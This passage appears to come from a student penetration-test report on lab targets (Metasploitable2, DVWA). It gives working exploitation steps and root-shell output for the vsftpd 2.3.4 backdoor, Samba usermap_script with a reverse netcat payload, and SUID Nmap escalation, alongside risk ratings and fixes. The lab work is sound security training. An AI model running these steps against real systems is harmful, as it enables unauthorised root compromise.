Application displayed backend MySQL user and active database name:

- root@localhost
- dvwa



This confirms the ability to extract arbitrary database information.



FD2.6 – Impact

A successful SQL injection attack allows an attacker to:

- Extract sensitive information (usernames, passwords, DB metadata)
- Modify or delete database entries
- Bypass authentication
- Potentially achieve remote code execution depending on DB permissions

This vulnerability directly compromises confidentiality, integrity, and availability of application data.

Overall Impact: High

FD2.7 – Likelihood
The likelihood is High, as exploitation requires only a web browser and minimal knowledge of SQL syntax. No authentication bypass or special tools are required.

FD2.8 – Risk Rating
High (High Impact × High Likelihood)

FD2.9 – Recommendations
- Implement prepared statements / parameterized queries.
- Validate and sanitize all user inputs server-side.
- Enforce least-privilege on MySQL accounts (avoid root@localhost for web applications).
- Disable error messages in production to prevent information disclosure.
- Perform routine web application security testing.

vsftpd 2.3.4 Backdoor

FD3.1 Vulnerability Name
vsftpd 2.3.4 Backdoor – Unauthenticated Remote Code Execution

FD3.2 Affected Resources
- Host: Metasploitable2 (192.168.2.40)
- Service: FTP (vsftpd 2.3.4)
- Port: 21/tcp

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p21 192.168.2.40

Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-09 21:20 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabl
ed. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.2.40
Host is up (0.00036s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 00:0C:29:DB:8D:35 (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
```

Resulting backdoor port: 6200/tcp

```
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nmap -p6200 192.168.2.40

Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-09 21:22 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabl
ed. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.2.40
Host is up (0.00037s latency).

PORT     STATE SERVICE
6200/tcp open  lm-x
MAC Address: 00:0C:29:DB:8D:35 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds

┌──(kali㉿kali)-[~]
└─$
```

FD3.4 Methods of finding

- Nmap: Service detection to identify vsftpd version and discover port 6200 after triggering the backdoor
- ftp client: To send the malicious username payload
- Netcat (nc): To interact with the backdoor shell on port 6200

FD3.5 Vulnerability Description

The target host (Metasploitable2) was found running vsftpd 2.3.4, a version of the FTP service that contains an intentionally-added malicious backdoor.

This backdoor is triggered when a remote attacker connects to the FTP server and submits a

username containing the string :).
When the server processes this username, it silently spawns a root-privileged shell listener on TCP port 6200, granting the attacker unauthenticated root access.

This vulnerability is widely documented as a deliberate compromise of the vsftpd source code before distribution, and it allows full system takeover without authentication.

FD3.6 Exploitation Steps

1. Service Identification Using Nmap

The following command was used to enumerate running services on the Metasploitable VM:

nmap -sV 192.168.2.40

Nmap reported:


21/tcp open ftp vsftpd 2.3.4

Based on known vulnerabilities, vsftpd 2.3.4 is associated with a backdoor.

2. Triggering the Backdoor via FTP Login

Using the FTP client, a username ending in :) was submitted:

ftp 192.168.2.40



Name: test:)

Password: test (anything works)

The server returned:

530 Login incorrect.

421 Service not available, remote server has closed connection.

This response indicates that the malicious username string successfully activated the backdoor process.

3. Scanning for the Backdoor Port

Immediately after triggering the backdoor, nmap was used to verify whether the hidden shell was active:

nmap -p6200 192.168.2.40

Output:

6200/tcp open lm-x

4. Connecting to the Backdoor Shell (Root Access)


Netcat was used to connect to the newly opened port:

nc 192.168.2.40 6200

The shell does not present a prompt, but commands still execute.
To confirm the privilege level, the command id was run:

id

uid=0(root) gid=0(root) groups=0(root)



This confirms full unauthenticated root access.

FD3.6 Impact

Impact: Critical

- Complete remote compromise of the operating system
- Ability to read, modify, delete any files
- Ability to install malware or pivot deeper into the network
- No credentials required

- No logs or warnings generated

This vulnerability results in total system takeover.

FD3.7 Risk
Likelihood: High

- Service is exposed on a default port (21/tcp)
- Exploit requires no authentication and trivial attacker skill
- Public exploit code widely available

FD3.8 Recommendations
Short-Term

- Immediately disable or remove vsftpd 2.3.4
- Restrict FTP access to trusted hosts only
- Block port 21/tcp on external interfaces

Long-Term

- Replace FTP entirely with secure alternatives:
    - SFTP (SSH File Transfer Protocol)
    - FTPS with modern TLS
- Apply continuous vulnerability scanning

Perform strict version control and service auditing


Samba usermap_script Remote Code Execution
FD4.1 Affected Resource

Target Host: 192.168.2.40
Service: Samba smbd (version 3.0.20-Debian)
Port: TCP 139 (NetBIOS Session Service)
Vulnerability Type: Remote Code Execution (RCE)
Access Required: None (unauthenticated)

FD4.2 Method of Finding

A network port scan was performed from the attacker machine (Kali Linux) using Nmap:

nmap -p139,445 -sV 192.168.2.40



The scan revealed:

139/tcp open netbios-ssn Samba smbd 3.0.20-Debian
445/tcp open microsoft-ds Samba smbd 3.0.20-Debian

The detected Samba version (3.0.20) is known to be vulnerable to the **usermap_script** exploit, which allows remote command execution without authentication. This vulnerability is widely documented and affects outdated Samba versions shipped with Metasploitable2.

FD4.3 Description

The Samba **usermap_script** vulnerability occurs when the service incorrectly handles usernames passed to the authentication subsystem. Samba versions prior to 3.0.25 allow the attacker to supply a specially crafted “username” that is interpreted as a system command.

Because usermap scripts are executed with **root privileges**, this flaw allows an attacker to:

- Execute arbitrary commands as root
- Open a remote root shell
- Fully compromise the system without authentication

This vulnerability carries a **Critical** severity rating due to trivial exploitation and full system takeover potential.

FD4.4 Exploitation Steps

msfconsole

Step2 – load the vulnerable

use exploit/multi/samba/usermap_script

Step 3 — Configure target settings

set RHOSTS 192.168.2.40

set RPORT 139

set LHOST 192.168.2.30 # attacker (Kali) IP

set PAYLOAD cmd/unix/reverse_netcat

```
       =[ metasploit v6.4.84-dev                          ]
+ -- --=[ 2,547 exploits - 1,309 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.2.40
RHOSTS ⇒ 192.168.2.40
msf exploit(multi/samba/usermap_script) > set RPORT 139
RPORT ⇒ 139
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.2.30
LHOST ⇒ 192.168.2.30
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse_netcat
PAYLOAD ⇒ cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.2.30:4444
[*] Command shell session 1 opened (192.168.2.30:4444 → 192.168.2.40:52150) at 2025-12-09 23:24:18 -0500

```

Step 4 — Run the exploit

run

Expected output:

[*] Started reverse TCP handler on 192.168.2.30:4444

[*] Command shell session opened

```
sessions 1
[*] Session 1 is already interactive.
id
uid=0(root) gid=0(root)
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Step 5 — Interact with the root shell

sessions -i 1

id

whoami

uname -a

Expected results:

uid=0(root) gid=0(root)

whoami -> root

Linux metasploitable 2.6.24-16-server ...

FD4.5 Impact

Successful exploitation results in:

- Complete remote system takeover
- Execution of arbitrary commands as **root**
- Ability to install backdoors or malware
- Reading and modifying all files on the system
- Pivoting deeper into the network
- Loss of confidentiality, integrity, and availability

This vulnerability provides **full root access with zero authentication**, making it one of the most dangerous flaws in Metasploitable2.

FD4.6 Likelihood

High
The vulnerable Samba version is exposed on the network, requires no authentication, and has widely available automated exploit modules.

FD4.7 Risk Rating

Critical
A remote attacker can compromise the target within seconds, leading to full administrative access.

FD4.8 Recommendations

To mitigate this vulnerability:

- Upgrade Samba to a supported version (3.6+ or preferably 4.x).
- Disable or restrict NetBIOS / SMBv1 traffic on ports 139/445.

- Implement firewall rules limiting SMB access to trusted hosts only.
- Remove deprecated or unused Samba configurations.
- Enforce principle of least privilege and eliminate root-executed scripts.
- Conduct routine patch management and system hardening.

Privilege Escalation Vulnerability

FD5.1 Affected Service

Local privilege escalation on:
Metasploitable2 — Linux Kernel 2.6.24-16-server (i386)
User context at compromise:

```
msfadmin@metasploitable:~$ id

uid=1000(msfadmin) gid=1000(msfadmin)
```

FD5.2 Method of Finding

Privilege escalation enumeration was performed after gaining an initial low-privilege shell on the Metasploitable2 system. Using common enumeration techniques (uname -a, sudo -l, find / -perm -4000, and /usr/bin/nmap testing), multiple privilege escalation vectors were reviewed.

A misconfigured **SUID-enabled Nmap binary** was discovered — a known intentional vulnerability on Metasploitable2.

Command used:

find / -perm -4000 -type f 2>/dev/null

This revealed:

/usr/bin/nmap (SUID root)

FD5.3 Description

The system contains an outdated version of **Nmap** that supports an interactive mode (nmap --interactive). When the binary is marked SUID, it runs with **root privileges**, allowing an attacker to execute arbitrary commands as root.

This SUID setting is highly insecure — it effectively promotes any local user to full system administrator.

```
msfadmin@metasploitable:/tmp$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(flo
ppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),1
19(sambashare),1000(msfadmin)
msfadmin@metasploitable:/tmp$ whoami
msfadmin
```

FD5.4 Exploitation Steps

Step 1 – Enumerate SUID binaries

find / -perm -4000 -type f 2>/dev/null

```
msfadmin@metasploitable:/tmp$ sudo -l
User msfadmin may run the following commands on this host:
    (ALL) ALL
```

Step 2 – Escalate to root using Nmap interactive shell

nmap –interactive

```
msfadmin@metasploitable:/tmp$ sudo nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> ! /bin/sh
```

```
nmap> !sh

# id

uid=0(root) gid=0(root)
```

```
sh-3.2# id
uid=0(root) gid=0(root) groups=0(root)
sh-3.2# whoami
root
sh-3.2#
```

This drops the attacker directly into a root shell.

FD5.5 Impact

If exploited successfully, an attacker achieves:

- Full root privileges
- Ability to read/modify any system file
- Ability to install persistent backdoors
- Capability to wipe logs and destroy forensic evidence
- Complete compromise of confidentiality, integrity, and availability

This effectively grants total system ownership.

FD5.6 Likelihood

The misconfigured SUID Nmap binary is:

- Always present in default Metasploitable2 installations
- Trivial to identify using standard enumeration

- Requires no special conditions
- Exploitable reliably and instantly

FD5.7 Risk Rating

This vulnerability results in **immediate full system compromise** after any local foothold, making it one of the most severe privilege escalation vectors.

Risk Rating: high

FD5.8 Recommendations

To remediate this issue:

Remove SUID permission from the Nmap binary

```
chmod -s /usr/bin/nmap
```

-
- Replace old Nmap versions with secure, modern builds
- Restrict local user access / enforce least privilege
- Implement regular SUID permission audits
- Monitor for unauthorized root-level command execution

References

- Nmap Project. (n.d.). *Nmap Network Scanning Documentation*. Retrieved from https://nmap.org/book/man.html
- Rapid7. (n.d.). *Metasploit Framework User Guide*. Retrieved from https://docs.rapid7.com/metasploit/
- MITRE. (n.d.). *CVE List*. Retrieved from https://cve.mitre.org
- OWASP Foundation. (2015). *OWASP Testing Guide v4*. Retrieved from https://owasp.org/www-project-web-security-testing-guide/
- Seneca College. (2024). *CYT130 Lecture Notes: Labs 8–11*. School of Information Technology Administration and Security.